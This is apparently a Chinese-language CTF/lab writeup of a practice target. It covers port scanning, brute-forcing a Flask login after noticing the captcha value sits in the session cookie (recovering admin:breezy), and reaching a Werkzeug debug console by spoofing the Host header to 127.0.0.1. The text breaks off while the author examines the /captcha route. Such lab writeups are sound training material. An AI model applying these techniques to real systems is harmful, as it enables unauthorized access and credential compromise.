

Puzzle_Yolo_wp

期末考完打的第一个靶机

collect information

端口扫描

```
<yolo> ~/timus/puzzle
> rustscan -a 10.15.243.227

[+] .-.-.-.-.-.
[+] | 0 } { } { { _ { _ } { { _ / _ _ } / 0 \ | ' | |
[+] | .- \ | { } | .- } } | | .- } { \ _ _ } / \ \ | \ |
[+] | .-.-.-.-.-.
[+] | .-.-.-.-.-.
[+] | .-.-.-.-.-.

The Modern Day Port Scanner.

-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----

Oday was here ♡

[~] The config file is expected to be at "/home/yolo/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'.
Open 10.15.243.227:80
Open 10.15.243.227:5236
Open 10.15.243.227:22
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-02 11:49 CST
Initiating Ping Scan at 11:49
Scanning 10.15.243.227 [2 ports]
Completed Ping Scan at 11:49, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:49
Completed Parallel DNS resolution of 1 host. at 11:49, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 11:49
Scanning 10.15.243.227 [3 ports]
Discovered open port 5236/tcp on 10.15.243.227
Discovered open port 80/tcp on 10.15.243.227
Discovered open port 22/tcp on 10.15.243.227
Completed Connect Scan at 11:49, 0.00s elapsed (3 total ports)
Nmap scan report for 10.15.243.227
Host is up, received conn-refused (0.00086s latency).
Scanned at 2026-07-02 11:49:52 CST for 0s


PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
5236/tcp  open  padl2sim syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

共三个端口:80,5236,22

探测80


也许是某个api服务？只能看到 `it works` 的字样，后台架构是apache，尝试用dirsearch爆破路径，并没有收获



```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
2 <html>
3 <head>
4 <title>It works! Apache httpd</title>
5 </head>
6 <body>
7 <p>It works!</p>
8 </body>
9 </html>
10
```

探测5236

发现5236恰好是个web服务，访问后进入一个登录页面



Sign In

Enter your credentials to continue

Username

Password


Verification Code

[Refresh code](#)

h x 2 m

Authenticate


大致探测了下信息，这个网址是python-flask框架，而且这里的四位校验码会在我们每次测试密码的时候更新，这绝对会对我们的爆破工作带来麻烦



enter web dashboard

路径爆破扫描过的，并没有什么成果，毕竟这里是flask框架，说不定后台文件仅仅一个app.py呢？

随机抓取一个带有正确验证码的账密报错的包，发现有意思的地方



我多次改动密码，发送包后，这里的报错仅仅是Invalid credentials，这是账号或密码错误的提示信息，并没有出现验证码错误的提示信息：Invalid verification code

Sign In

Enter your credentials to continue

Username

admin

Password

••••••

Verification Code

1111


7 u c 6

↻ Refresh code

Authenticate


Invalid verification code

仔细观察发送的包，这里带的Cookie有点说法



可以看得出来，我们每次发送的包都带有当前会话的验证码的值，这里并不需要进行jwt爆破，直接拿来用即可

我是用rockyou爆的，过滤下关键字successfully，找到一组正确的账密 `admin:breezy`



可是貌似登录验证通过后就没有后文了


仔细检查登录成功的响应包，确实找不到有用的信息，留意到响应头，这里使用的是 Werkzeug，之前打过类似的，也许这里可以找到一个console，然后输入pin码，就能执行命令，当然，这里的前提是那个后台app.py里必须写 `debug=true`

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.8 Python/3.14.5
3 Date: Thu, 02 Jul 2026 10:11:32 GMT
4 Content-Type: text/html; charset=utf-8
5 Vary: Cookie
6 Set-Cookie: session=; Expires=Thu, 01 Jan
  Path=/; SameSite=Lax
7 Connection: close
```

那就try一下，好了，try失败了

```
<yolo> ~
> curl http://192.168.1.139:5236/console
<!doctype html>
<html lang=en>
<title>400 Bad Request</title>
<h1>Bad Request</h1>
<p>The browser (or proxy) sent a request that this server could not understand.</p>
```

不过也算是个好消息，至少它不是404，说明debug=true是成立的，正常来说，这里的400属于客户端错误，可能是我的浏览器发的包缺点东西，比如说flask框架只允许来自localhost的IP访问console呢？好像蛮合理的，我用hackbar篡改下请求头：Host: 127.0.0.1（这里尝试了好多请求头啊，XFF、Referer还有好多别的，还有，我发现篡改的是Host头，这意味着，我无法在yakit抓包处理，因为yakit那边是用Host存储url里的IP地址的，一旦在yakit里改，请求包就发送不到靶机了




成功了，确实进入console界面，但是这里还需要输入pin值，填写我们前面爆破出来的breezy是失败的，pin在哪里，这我并不清楚


乱转的时候，留意到这里的登录页面，所谓的4位校验码好像是/captcha路由生成的,它后面可以跟三个参数，分别是宽、高和当前时间，当然，这只是模板里的JS代码，我在那三个参数后面可以随意写，写字母都行，后台如果考虑到了，也许会将字母转换成数字或者走默认值吧

```
171
172
173
174     </div>
175
176     <script>
177         function refreshCaptcha() {
178             const img = document.getElementById('captcha-img');
179             const width = 160;
180             const height = 60;
181             img.src = '/captcha?w=' + width + '&h=' + height + '&t=' + Date.now();
182             const captchaInput = document.querySelector('input[name="captcha"]');
183             if (captchaInput) {
184                 captchaInput.value = '';
185                 captchaInput.focus();
186             }
187         }
188
189         document.addEventListener('DOMContentLoaded', function() {
190             refreshCaptcha();
191         });
192     </script>
193 </body>
194 </html>
```

